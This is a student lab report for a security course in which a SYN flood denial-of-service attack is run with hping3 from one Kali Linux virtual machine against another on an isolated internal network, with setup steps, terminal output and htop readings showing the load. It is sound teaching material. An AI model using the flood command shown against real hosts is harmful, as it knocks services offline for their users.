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PET 361 MILESTONE3

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

Introduction

The aim of this milestone is to perform a Denial of Service (DoS) attack from the Kali Linux Virtual machine which will act as the attacker against a Kai Linux Virtual Machine which acts as target. Both the virtual machines are configured on an isolated internal network to prevent any impact on the external systems

Setup

Instead of creating new Kali Linux virtual machines, I used my existing virtual machines which were already labelled as attacker and target. I changed the network settings for both virtual machines to “Internal Network” to ensure the DoS remains contained. By doing this, we prevent any attack traffic from reaching external networks.





IP Address Configuration

The target machine and the attacker machine were configured with a static IP address to enable communication and easy identification during the attack. We set an IP address using the command ‘sudo ifconfig eth0 10.0.0.10 netmask 255.255.255.0 up’

for the target machine and replaced the 10 with a 20 (10.0.0.20) for the attacker machine and the command 'ifconfig eth0' will show the IP addresses that we set.

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 10.0.0.10 netmask 255.255.255.0 up
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.10  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::990b:803:1078:d344  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 48  bytes 15840 (15.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 395  bytes 70553 (68.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 10.0.0.20 netmask 255.255.255.0 up
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.20  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::b1f8:e96a:f394:1937  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:5a:6e:2f  txqueuelen 1000  (Ethernet)
        RX packets 72  bytes 23760 (23.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 195  bytes 34762 (33.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```

Test Connectivity

Before initiating the attack, we need to verify the network connectivity between the attacker and the target using the ping command. The ping command was executed from the attacker machine to verify connectivity with the target before enabling the DoS

attack. A successful ping response with '0% packet loss' means that the attacker is ready to execute the DoS attack.

```
kali@kali: ~
Session  Actions  Edit  View  Help
└─$ sudo ifconfig eth0 10.0.0.20 netmask 255.255.255.0 up
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.20  netmask 255.255.255.0  broadcast 10.0.0.255
        ether 08:00:27:5a:6e:2f  txqueuelen 1000  (Ethernet)
        RX packets 48  bytes 15840 (15.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 185  bytes 32849 (32.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ping -c 4 10.0.0.10
PING 10.0.0.10 (10.0.0.10) 56(84) bytes of data.
64 bytes from 10.0.0.10: icmp_seq=1 ttl=64 time=28.4 ms
64 bytes from 10.0.0.10: icmp_seq=2 ttl=64 time=1.84 ms
64 bytes from 10.0.0.10: icmp_seq=3 ttl=64 time=1.62 ms
64 bytes from 10.0.0.10: icmp_seq=4 ttl=64 time=1.81 ms

--- 10.0.0.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 1.621/8.407/28.352/11.515 ms

┌──(kali㉿kali)-[~]
└─$
```

Baseline System Performance


To show the impact of the DoS attack, baseline system metrics were recorded before the attack started. I used the 'htop' command to monitor CPU usage and system load.

I tried installing htop on the target virtual machine, but I was getting a DNS resolution error. This means the target virtual machine cannot reach the Kali repositories because it is on the internal network resulting in no internet access to download packages.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Ign:1 http://http.kali.org/kali kali-rolling InRelease
Err:1 http://http.kali.org/kali kali-rolling InRelease
  Temporary failure resolving 'http.kali.org'
207 packages can be upgraded. Run 'apt list --upgradable' to see them.
Warning: Failed to fetch http://http.kali.org/kali/dists/kali-rolling/InRelea
se  Temporary failure resolving 'http.kali.org'
Warning: Some index files failed to download. They have been ignored, or old
ones used instead.
```

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install htop -y
Installing:
  htop

Suggested packages:
  strace

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 207
  Download size: 171 kB
  Space needed: 434 kB / 60.2 GB available

Ign:1 http://http.kali.org/kali kali-rolling/main amd64 htop amd64 3.4.1-5
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 htop amd64 3.4.1-5
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 htop amd64 3.4.1-5
Err:1 http://http.kali.org/kali kali-rolling/main amd64 htop amd64 3.4.1-5
  Temporary failure resolving 'http.kali.org'
Error: Failed to fetch http://http.kali.org/kali/pool/main/h/htop/htop_3.4.1-
5_amd64.deb  Temporary failure resolving 'http.kali.org'
Error: Unable to fetch some archives, maybe run apt update or try with --fix-
missing?
```

To solve this, I temporarily changed the network settings for the Target virtual machine to NAT. This gives the virtual machine internet access to install htop. I switched it back to internal network after the installation




```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo apt update

[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53.4
MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [118 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [27
6 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [186 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [8
93 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages
 [14.3 kB]
Fetched 75.9 MB in 54s (1,396 kB/s)
493 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sudo apt install htop -y
Installing:
  htop

Suggested packages:
  strace

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 493
  Download size: 171 kB
  Space needed: 434 kB / 60.2 GB available

Ign:1 http://http.kali.org/kali kali-rolling/main amd64 htop amd64 3.4.1-5
Get:1 http://kali.download/kali kali-rolling/main amd64 htop amd64 3.4.1-5 [1
71 kB]
Fetched 171 kB in 17s (9,813 B/s)
Selecting previously unselected package htop.
(Reading database… 427078 files and directories currently installed.)
Preparing to unpack …/htop_3.4.1-5_amd64.deb…
Unpacking htop (3.4.1-5)…
Setting up htop (3.4.1-5)…
Processing triggers for mailcap (3.75)…
Processing triggers for kali-menu (2026.1.4)…
Processing triggers for desktop-file-utils (0.28-1)…
Processing triggers for hicolor-icon-theme (0.18-2)…
Processing triggers for man-db (2.13.1-1)…
```

Starting htop to monitor resources

After installing htop, I ran the command and this is what I got:



This is the htop before the attack. The CPU usage and the load average are low, which is normal. I left this terminal running.

Executing DoS attack

I used the command 'sudo hping3 -S -p 80 –flood 10.0.0.10'

This is what I get when I run the command for the first time:

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S -p --flood 10.0.0.10
HPING 10.0.0.10 (eth0 10.0.0.10): S set, 40 headers + 0 data bytes
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=48.1 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=6.4 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=9.6 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=3 win=0 rtt=16.0 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=4 win=0 rtt=11.1 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=5 win=0 rtt=5.9 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=6 win=0 rtt=10.1 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=7 win=0 rtt=4.0 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=8 win=0 rtt=12.2 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=9 win=0 rtt=5.6 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=10 win=0 rtt=10.9 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=11 win=0 rtt=10.0 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=12 win=0 rtt=11.1 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=13 win=0 rtt=5.3 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=14 win=0 rtt=11.6 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=15 win=0 rtt=5.0 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=16 win=0 rtt=14.3 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=17 win=0 rtt=8.0 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=18 win=0 rtt=5.5 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=19 win=0 rtt=12.2 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=20 win=0 rtt=15.1 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=21 win=0 rtt=9.9 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=22 win=0 rtt=7.3 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=23 win=0 rtt=9.0 ms
len=46 ip=10.0.0.10 ttl=64 DF id=0 sport=0 flags=RA seq=24 win=0 rtt=3.9 ms
```

When I run the command again, I get a one-line response, which is normal, it just means the command is running in the background. This one-line response means the attack is targeting the correct IP with SYN packets, and it is actively flooding.

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S -p 80 --flood 10.0.0.10
HPING 10.0.0.10 (eth0 10.0.0.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Htop during attack

This is how htop looks during the attack:

```
kali@kali: ~
Session  Actions  Edit  View  Help

  0[ || ||                          10.1%] Tasks: 87, 248 thr, 85 kthr; 2 runni
  1[|||||                           13.6%] Load average: 1.74 1.62 1.54
  2[||||||||||||||||||||||||||100.0%] Uptime: 03:11:40
Mem[||||||||||||||||||||||||623M/1.92G]
Swp[                             0K/954M]

  Main   I/O
    PID USER      PRI  NI  VIRT   RES   SHR S CPU%▽MEM%   TIME+  Command
   8501 kali       20   0  8320  4668  3464 R   6.1  0.2  3:05.55 htop
    697 root       20   0  797M  133M 74428 S   4.1  6.8 50:09.90 /usr/lib/x
   1315 kali       20   0  296M 56168 21228 S   2.7  2.8  1:21.44 /usr/lib/x
   1230 kali       20   0 1018M  134M 89232 S   2.0  6.8  1:07.20 xfwm4
   1317 kali       20   0  266M 29056 21804 S   1.4  1.4 15:54.29 /usr/lib/x
    478 messagebus 20   0 10108  7136  4160 S   0.7  0.4  0:13.94 /usr/bin/d
   1167 kali       20   0  274M  3284     0 S   0.7  0.2  0:35.24 /usr/bin/V
  31015 root       20   0 18216  9088  7764 S   0.7  0.5  0:01.28 (systemd-l
      1 root       20   0 24428 15264 10948 S   0.0  0.8  0:22.94 /sbin/init
    421 root       20   0  8388  6828  1760 S   0.0  0.3  0:01.40 /usr/sbin/
    475 root       20   0  301M  7060  6248 S   0.0  0.3  0:00.48 /usr/libex
    498 polkitd    20   0  373M  9972  7372 S   0.0  0.5  0:01.09 /usr/lib/p
    526 root       20   0  301M  7060     0 S   0.0  0.3  0:00.00 /usr/libex
    527 root       20   0  301M  7060     0 S   0.0  0.3  0:00.02 /usr/libex
    531 root       20   0  6876  2768  2520 S   0.0  0.1  0:02.06 /usr/sbin/
    548 root       20   0  301M  7060     0 S   0.0  0.3  0:00.38 /usr/libex
    552 root       20   0  328M 18992 16044 S   0.0  0.9  0:08.83 /usr/sbin/
    561 polkitd    20   0  373M  9972     0 S   0.0  0.5  0:00.40 /usr/lib/p
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Qu
```

We can clearly see a difference from the htop before the attack and during the attack.

The CPU usage is 100% which is much higher than before the attack started and the load average 1.74 which is also higher than before the attack

I opened a second terminal, still on the target virtual machine, and ran the command 'ifconfig eth0'. Here we see a very large number of RX packets and TX packets.

```
kali@kali: ~
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.10  netmask 255.255.255.0  broadcast 10.0.0.255
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 4990891  bytes 299466420 (285.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4918412  bytes 295140694 (281.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$
```

Stop attack

```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S -p 80 --flood 10.0.0.10
HPING 10.0.0.10 (eth0 10.0.0.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.0.10 hping statistic ---
31914424 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(kali㉿kali)-[~]
└─$
```

I used Ctrl+C on the attacker virtual machine to stop the attack, and the CPU usage went back to normal

References

Chapter 6. Virtual Networking. (n.d.). Retrieved from https://www.virtualbox.org/manual/ch06.html#network_internal

g0tmi1k. (2025, September 26). *Official Kali Linux Sites*. Retrieved from Kali: https://www.kali.org/docs/community/list-of-official-kali-sites/

gamb1t. (2025, June 30). *How And Where To Get Help*. Retrieved from KALI: https://www.kali.org/docs/community/getting-help/

System Manager's Manual. (2001, August 14). Retrieved from debian: https://manpages.debian.org/testing/hping3/hping3.8.en.html